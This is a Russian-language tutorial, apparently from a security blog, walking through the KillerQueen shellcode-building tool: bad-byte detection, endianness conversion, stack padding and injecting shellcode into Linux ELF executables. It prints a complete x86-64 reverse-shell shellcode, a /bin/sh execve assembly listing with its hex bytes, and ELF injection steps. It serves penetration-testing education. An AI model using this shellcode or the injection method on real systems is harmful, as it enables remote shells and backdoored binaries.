


Сегодня пентестерам необходимо множество инструментов для проверки системы на безопасность. Одной из таких проверок является внедрения в систему бэкдоров и посылка ВПО цели для тестирования на проникновения. В данной статье будет рассмотрена утилита для реверс инжиниринга под названием KillerQueen.

Дисклеймер: Все данные, предоставленные в данной статье, взяты из открытых источников, не призывают к действию и являются только лишь данными для ознакомления, и изучения механизмов используемых технологий.

Данное программное обеспечение умеет делать сразу множество вещей:

- 1. Создание полноценного шеллкода для его введения в экплойт
- 2. Проверять шеллкод на плохие байты ($0 \times 00 \quad 0 \times 0A \quad 0 \times FF \quad 0 \times 0D$)
- 3. Подсчитывать количество таких ошибочных байтов
- 4. Вычислять размер шеллкода
- 5. Переводить строки в LittleEnd и BigEnd
- 6. Проверять как шеллкод будет лежать на стеке
- 7. Инъекция шеллкода в исполняемый файл Linux (ELF формат)


Обо всем по порядку. Сначала главный экран и основной функционал.



В нижнем углу представлена раскладка для горячих клавиш. Это ускоряет работу в программе. На верху присутвует ряд вкладок




Во вкладке File, можно открыть файл, который должен представлять из себя уже скомпилированную программу написанной, например, на языке Ассемблер. Вторая вкладка представляет собой открытие файла для инъекции в него шеллкода.




Вкладка Tools, в данной сборке, содержит пока что одну функцию - инъекцию в исполняемый файл шеллкод



Вкладка Linux templates сожержит уже ряд готовых шеллкодов



Во вкладкае About можно увидеть информацию о сборке и кто является разработчиком







AP Security.

KillerQueen build 16082023

About program

This program is designed for shellcode construction. To build a <u>shellcode</u> it is enough to have bytes of the compiled program written in Assembler language.

This program will give you the shellcode if you gave bytes. The result will show the length of the shellcode, the wrong bytes, their position and the number of fail bytes. If a string was fed, it will give you the result in little-end and big-end format. There is also a field for payload construct. You can also put BYTE, WORD, DWORD in the payload.

In KillerQueen, you can write shellcodes in Assembly language and the result will be a HEX string that can be translated into shellcode. There is also a reverse operation. If you have a shellcode, you can translate it into Assembler language.

About build

- The hotkeys work
- Shellcode construction is working
- Field with erroneous bytes
- Translation in little-end and big-end works
- Working fields for BYTE, WORD, DWORD
- Stack is working with some bugs
- Opening compiled files with shellcodes
- Inject shellcode into binary

Перейдем к основному. На главном экране вверху можно увидеть поле enter your

bytes: 48 31 C0

enter your bytes: 48 31 C0

Это поле необходимо для ввода в него байтов шеллкода, которые в результе преобразования помещаются в поле ниже

shellcode: \x48\x31\xC	0		
SIZE:			

Как уже было сказано выше. Программа KillerQueen может посчитать размер шеллкода, это будет выведено в поле SIZE, а так же способно обнаружить плохие байты. Укзать в каком они месте, их количество и какие именно:

FAIL-BYTES: 00 0A FF 0D	
FAIL-BYTES	


Правее можно увидеть преобразование строки в различные порядки следования байтов (littleend или bigend). Это удобно, потому что системы разные и вместо того, чтобы в ручную перебрасывать байты, KillerQueen делает это автоматически

little-endian			
big-endian			

Ниже идут поля для импровизированного стека. Импровизированный стек нужен для проектирования шеллкода в стеке и добавления паддинга. Удобная функция для реверс инжинеров, потому что не придется по несколько раз переписывать шеллкод и подбирать наполнение

YTE 00	ADD	
ORD 00 00	ADD	
WORD 00 00 00 00	ADD	
TACK		

Для отслеживания результатов работы существует окно логирования, которое располагается в самом низу




KillerQueen build 16082023 by AP Security

Теперь насталов время для примеров работы с программой.

Пример 1. Проверка рабочих шаблонов


Проверка шаблонов заключается в отображении шеллкода в соответсвующем поле. Для этого необходимо нажать на Linux templates -> bin_sh . После этого высветится краткая справка о шеллкоде и результат





Можно смело копировать данную строку в эксплойт и запускать.


Допустим, необходимо посмотреть как это будет выглядеть на стеке. Для этого нужно нажать на F6 и он добавится в соответствующее поле



Добавим паддинг в виде двух байтов со значениями \x90\x90, что означает две последовательные инструкции ассемблера NOP



По нажатию клавиши гз они добавятся на стек



Пример 2. Плохие байты

Допустим, произошла такая ситуация: был написан шеллкод, а в нем заключаются проблемные байты. Программа KillerQueen сможет легко их обнаружить. Был написан шеллкод, который представляет собой ReverseShell и после преобразования получаю такой результат

\x48\x31\xc0\x48\x31\xff\x48\x31\xf6\x48\x31\xd2\x4d\x31\xc0\x6a\x02\x5f\x6a \x01\x5e\x6a\x06\x5a\x6a\x29\x58\x0f\x05\x49\x89\xc0\x48\x31\xf6\x4d \x31\xf6\x4d \x31\xf6\x4d \x31\xf6\x4d \x31\xf6\x4d \x31\xd2\x41\x52\xc6\x04\x24\x02\x66\xc7\x44\x24\x02\xc7\x44\x24\x04\PADDR \x48\x89\xe6\x6a\x10\x5a\x41\x50\x5f\x6a\x2a\x58\x0f\x05\x48\x31\xf6\x6a\x03\x5e \x48\xff\xce\x6a\x21\x58\x0f\x05\x75\xf6\x48\x31\xff\x57\x57\x5e\x5a\x48\xbf\x2f \x2f\x62\x69\x6e\x2f\x73\x68\x48\xc1\xef\x08\x57\x54\x5f\x6a\x3b\x58\x0f\x05

Теперь, посмотрим на окно ниже

```
POSITION [ 5 ]----->[ \xFF ]
POSITION [ 74 ]----->[ \xFF ]
POSITION [ 85 ]----->[ \xFF ]
POSITION [ 112 ]----->[ \x00 ]
POSITION [ 113 ]----->[ \x00 ]
POSITION [ 114 ]----->[ \x00 ]
POSITION [ 115 ]----->[ \x00 ]
POSITION [ 116 ]----->[ \x00 ]
POSITION [ 117 ]----->[ \x00 ]
```

Оно сообщает в каких позициях и какие именно байты плохие. Очень хороший дектор, который сэкономит кучу времени.

Пример 3. Генерация собственного шеллкода

Например, Вы написали шеллкод, который просто запускает /bin/sh

```
BITS 64
global _start
section .text
_start:
```

```
xor rax, rax
xor rdi, rdi
xor rsi, rsi
xor rdx, rdx

lea rdi, [rel + bin]
add rax, 0x3b
syscall

section .data
bin: db '/bin/sh',0
```


После его компиляции, nasm shellcode.asm на выходе будет голый текст Ассемблера. Для того, чтобы его привести в нормальные вид для вставки в эксплойт нужно нажать File -> Open и выбрать скомпилированную программу. Результат открытия будет таким

4831c04831ff4831f64831d2488d3d090000004883c03b0f050000002f62696e2f736800

Также полный путь к файлу указан в окошке слева



Дальше необзодимо нажать F8 и шеллкод преобразуется как надо



Пример 4. Инъекция шеллкода в исполняемый файл

Первая операция такая же как на примере выше. Открываем шеллкод: File -> Open. Дальше нужно открыть таргет для инъекта: File -> Open File to Inject и результат открытия можно просмотреть в том же окошке слева

/home/shellcode
/home/helloworld.out

Последний шаг это просто нажать на кнопку ELFInject, к котрой можно перейти так:

Tools -> ELFInject

Если инъекция прошла успешно, то в окне логирования можно увидеть следующее

[+] New entry point: c003e60 [+] Injecting shellcode of 36 bytes

KillerQueen build 16082023 by AP Security